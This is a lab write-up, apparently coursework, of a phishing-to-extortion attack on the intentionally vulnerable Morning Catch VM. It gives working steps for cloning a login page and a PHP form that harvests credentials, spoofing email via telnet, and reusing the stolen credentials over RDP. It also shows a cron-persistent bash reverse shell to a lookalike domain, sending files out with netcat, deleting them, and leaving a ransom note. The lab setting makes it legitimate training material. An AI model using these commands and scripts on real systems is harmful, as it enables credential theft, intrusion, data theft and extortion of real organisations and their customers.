

# Exploiting "Morning Catch": from Phishing to Double Extorsion

## Introduction

### Scenario

This laboratory describes a Spearphishing attack to a company CEO with the purpose of stealing credentials, accessing the system and then stealing sensitive information for Double Extorsion.

**Threat model:** attacker has access to the network from the inside.

### Prerequisites

### Virtual Environment

To execute this laboratory, VMware was used to virtualize 2 VMs, with Host-Only network connection:

- **Kali Linux** → the attacker machine
- **Morning Catch - Phishing Industries** → the victim machine: a vulnerable VMware virtual machine, similar to Metasploitable, made for simulating Phishing attacks

### DNS Entries

The file `/etc/host` was modified to simulate the fact that:

- the website of the victim company is up on the internet as `morningcatch.ph`;
- the attacker has bought a similar domain name (with only a `g` missing) in order to fool the victim.

On the Attacker VM:

```
1 | <Attacker IP> mornincatch.ph  
2 | <Victim IP> morningcatch.ph
```

On the Victim VM:

```
1 | <Attacker IP> mornincatch.ph
```

## SMTP

In the `/etc/mail/access` of the Morning Catch VM, by default some lines are commented for security reasons, so I needed to modify it and reload the SMTP server.

```
1 | sudo nano /etc/mail/access
2 | sudo makemap hash /etc/mail/access < /etc/mail/access
3 | sudo service sendmail reload
```

To make the phishing attack work, I had to give `RELAY` rights to the private subnet, by whitelisting these lines in `/etc/mail/access`:

```
1 | Connect: 192.168      RELAY
2 | GreetPause: 192.168  0
3 | ClientRate: 192.168  0
4 | ClientConn: 192.168  0
```

## Tools

- `nmap` : to discover the network
- `wget` : to clone login website
- `apache2` : to host the fake website
- `telnet` : to send the fake email
- `rdesktop` : to connect to the RDP service
- `cron` : for persistence
- `nc` : for the remote shell and for stealing the files

## Execution Steps

---

### Phase 1: Phishing

**Objective:** obtain the credentials of the Morning Catch's CEO.

#### 1.1. Reconnaissance and Discovery

The attacker firstly can use `nmap` to gain knowledge about the network and understand possible vulnerable services of the target company "Morning Catch - Phishing Industries".

```

1 Nmap scan report for <Victim IP>
2 Host is up (0.0049s latency).
3 Not shown: 994 closed tcp ports (reset)
4 PORT      STATE SERVICE
5 25/tcp    open  smtp
6 80/tcp    open  http
7 143/tcp   open  imap
8 587/tcp   open  submission
9 993/tcp   open  imaps
10 3389/tcp open  ms-wbt-server
11 MAC Address: 00:0C:29:FE:3A:FF (VMware)

```


There's an open connection on HTTP (the website), open connection for SMTP (will be useful), also on `ms-wbt-server` which can be used for remote desktop (interesting!).

The attacker explores the website of Morning Catch on <http://morningcatch.ph>. There there is the list of contacts of the company directory.

Name	Position	Email
Richard Bourne	CEO	rbourne@morningcatch.ph
Growl Farkins	Skipper	gfarkins@morningcatch.ph
Boyd Jenius	Systems Administrator	bjenius@morningcatch.ph
Haili Moreo	Sales & Marketing	hmoreo@morningcatch.ph

Great! Now they know the CEO's mail and the one of the System Administrator, which will be use later in the attack.

By clicking "Employee login", there's also a login page to access the corporate Mail.



The idea for realizing the first phase is to clone the entire website and create a fake form that will steal the credentials.

## 1.2. Cloning

The attacker firstly clones the Morning Catch page for realism, using `wget`.

```
1 | wget -r -k -p morningcatch.ph
2 | sudo mv morningcatch.ph/* /var/www/html
```

This command downloads all the web resources of the company website, making the dependencies local.

The attacker then clones the web login page to access mail of Morning Catch. This will allow for the `mail` directory to be created, so the url will be more similar to the original one.

```
1 | wget -r -k -p morningcatch/mail/
2 | sudo mv morningcatch.ph/mail /var/www/html
3 | sudo cp task-mail /var/www/mail
```

The last line adds to the mail directory the html file `task-mail`, that will be loaded after inserting the credentials, showing a "Under construction message" to reduce immediate suspicion.

## 1.3. Modify the login form

The attacker modifies, in the `mail/index.html` file, the form action element from `action="index.html"` to `action="form.php"`.

```
1 | sudo nano /var/www/html/mail/index.html
```

The `form.php` needs to:

- save the form inputs in `creds.txt`,
- redirect to `task-mail`.

```
1 | <?php
2 |
3 | $user = $_POST['_user'];
4 | $pass = $_POST['_pass'];
5 |
6 | $f = fopen("creds.txt", "a");
7 |
8 | fwrite($f, "$user:$pass\n");
9 |
10 | fclose($f);
11 | header("Location: http://mornincatch.ph/mail/task-mail");
12 | die();
13 | ?>
```

The attacker creates `creds.txt` and changes its owner to `www-data` (the user running the web server process), so that it can be modified during the execution of the script.

```
1 | sudo cp form.php /var/www/html/mail
2 | sudo touch /var/www/html/mail/creds.txt
3 | sudo chown www-data: /var/www/html/mail/creds.txt
```

The website can then start with Apache.

```
1 | sudo systemctl start apache2
```

Now the website is on, ready to steal some credentials!

## 1.4. Sending the message

The attacker crafts the email for the target:

```
1 | telnet morningcatch.ph 25
2 | helo morningcatch.ph
3 | mail from: bjenius@mornincatch.ph
4 | rcpt to: rbourne@mornincatch.ph
5 | data
6 | Subject: Webmail Update
7 |
8 | Hello Richard,
9 |
10 | We are currently rolling out a new performance configuration for the
11 | webmail system to improve security.
12 | Could you please help us test the updated version? Access it at:
13 | http://mornincatch.ph/mail/
```


```

14 Let us know if you encounter any issues, but after the weekend.
15
16 Best,
17 Boyd
18
19 .
20
21 quit

```

## Richard POV

Richard Bourn checks his email and receives the message (from the real Boyd Jenius!):



Then Richard enters the username and password, that we can find in the `creds.txt` file.

```
(kali㉿kali)-[~]
$ cat /var/www/html/mail/creds.txt
rbourne:password
```

## Phase 2: Execution and Exfiltration

**Objective:** steal sensitive material from the CEO machine.


### 2.1. Exploring Richard's Machine

Now that the attacker has the CEO's credentials, they can try to reuse them (Credential Stuffing) for accessing other services. In particular the `ms-wbt-server`, which is the service name used by the Remote Desktop Protocol (RDP).

Firstly the attacker authenticates as Richard Bourne:

```
1 | rdesktop -u rbourne -p password <Victim IP>
```

The credentials are valid and he's inside the CEO's desktop environment.



The attacker explores common user directories, and finds 2 interesting CSV files, `company_picnic.csv` and `customers.csv`. They both contain interesting sensible information, in particular: the first contains the social security number of all the company employees and the second the credit card number and type of all 9000 customers of the company. It would be a shame if this data got leaked.

	A	B	C	D	E	F	G	H
1	id	first_name	last_name	gender	social security number	race	shirt_size	paid_for_lunch
2	1	Barbara	Wood	Male	690-73-6275	American Indian and Alaska Native (AIAN)	XL	false
3	2	Jessica	Reynolds	Male	363-82-5735	Tlingit-Haida	2XL	true
4	3	Randy	Gilbert	Male	365-35-4316	Taiwanese	XS	false
5	4	Steven	Wright	Male	812-62-5549	Taiwanese	3XL	false
6	5	Barbara	Boyd	Male	384-68-1417	Asian Indian	M	true
7	6	John	Holmes	Female	114-72-1008	Paiute	M	false
8	7	Jack	Little	Female	496-21-3127	Alaskan Athabascan	XL	true
9	8	Patricia	Lawson	Male	869-05-5311	Yaqui	M	false
10	9	Bonnie	Woods	Male	465-07-1990	Cherokee	L	false

	D	E	F	G	H
1	email	country	creditcard	creditcardtype	user
2	lrice@voolia.net	Guinea-Bissau	3.58541417338699E+015	jcb	chart
3	tcollins@twilio.edu	Uruguay	4.91324033347643E+015	visa-electron	mknight
4	aking@roomm.net	Djibouti	6.38937989390888E+015	instapayment	gsullivan
5	randrews@shufflester.net	New Caledonia	5.02091942104975E+018	maestro	waustin
6	rpalmer@realcube.com	Turks and Caicos Islands	201636187729775	diners-club-enroute	toliver
7	dray@twitterwire.mil	Central African Republic	5.31989411793204E+015	mastercard	ikelley
8	tbanks@midel.com	Pitcairn Island	3.55147627700761E+015	jcb	dflores
9	icarroll@eayo.edu	American Samoa	3.53696667866507E+015	jcb	dsanders
10	foonzales@tekfly.mil	Greenland	3.53035283454533E+015	jcb	frobertson
11	triley@fiveclub.gov	Libya	5.10014085625426E+015	mastercard	knguyen
12	lgarrett@camido.info	Thailand	3.54187641459829E+015	jcb	kpayne
13	lweaver@zoomdog.com	Zambia	337941085628807	americanexpress	rmoreno

The attacker decides to steal these files, which could be done directly with RDP. However, to gain a better position, the attacker tries to obtain a reverse shell on the victim machine and use that for the exfiltration step.

## 2.2. Reverse Shell with Persistence

The attacker has written `innocent.sh`, a script that spawns the reverse shell and maintains access, since the code to be executed is also saved as a scheduled task using `cron`.

```

1 #!/bin/bash
2
3 SAFETYCOM="/bin/bash -c 'bash -i >& /dev/tcp/morninccatch.ph/4444 0>&1'"
4
5 (crontab -l ; echo "@reboot sleep 200 && $SAFETYCOM") | crontab 2>
6 /dev/null
7 eval "$SAFETYCOM"

```

- `SAFETYCOM` is the command that spawns the reverse shell;
- this command is both saved in the crontab and executed at the end of the script;
- the errors of the crontab are ignored to avoid leaving any obvious traces;
- cronjob is executed at every reboot of the system, after waiting 200 seconds (for giving the system time to set up properly).

On the attacker machine:

```
1 | sudo cp innocent.sh /var/www/html
2 | sudo chmod +r /var/www/html/innocent.sh
3 | nc -lvp 4444
```

This will allow the victim to download the script via HTTP. With `netcat` the attacker can listen to connection for the reverse shell.

From the victim terminal (to which the attacker has access to thanks to RDP), the attacker:

- tries to authenticate as `root` with CEO's credentials (they work!)
- loads the script and executes it.

```
1 | su root
2 | wget -qO- http://mornincatch.ph/innocent.sh | bash
```

They successfully have a remote shell with `root` privileges that's persistent to reboots!

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.35.128] from (UNKNOWN) [192.168.35.129] 56436
/ Communicate! It can't make things any \
\ worse.

\\
. . .
| o_o |
| :_|
// \ \ \
( ) ( )
\ \ ) = ( _ /
morningcatch Desktop #
```

While `rbourne` had sufficient privileges to execute the final step of this attack, this persistent reverse shell has system wide access and could be used for potential future attacks. Furthermore, the CEO might not even realize it exists, since he will be distracted by the missing files.

## 2.3. Stealing the files

Finally, the attacker steals the interesting files with `netcat`.

The attacker opens a new listener on a different port to receive data.

```
1 | nc -lvp 1234 > /home/kali/customers.csv
```

On the terminal of the victim, through the reverse shell:

```
1 | cat /home/rbourne/Documents/customers.csv | nc mornincatch.ph 1234
```

The attacker does the same with `company_picnic.csv`.

Then lastly on the victim machine:

```
1 | rm -r Documents/*
2 | echo "Pay or your internal files will be made public." >
Documents/README.txt
```

So the attacker successfully exfiltrated the sensitive data and deleted the original files from the victim's system, leaving a ransom note behind. The attack is completed!

## Per rifare il lab

### Su macchina vittima

Per disattivare il cronjob:

```
1 | crontab -e
```

E rimuovi la riga `@reboot ...`.

### Sulla macchina Kali

```
1 | sudo rm -R /var/www/html
2 | cd /Desktop/lab
3 | rm customers.csv
4 | rm company_picnic.csv
```

## References

**LLM usage:** both Gemini and ChatGPT were used for technical support.

### Morning Catch VM

- <https://www.vulnhub.com/entry/morning-catch-phishing-industries,101/>

### For the Phishing attack

- <https://github.com/dc865/writeups/blob/master/MorningCatch/CredHarvesting.md>

### For the persistent Reverse Shell

- <https://swisskyrepo.github.io/InternalAllTheThings/redteam/persistence/linux-persistence>
- <https://stackoverflow.com/questions/55240626/bash-reverse-shell-command-cron-job-not-working-i-give-up>
- <https://superuser.com/questions/98089/sending-file-via-netcat>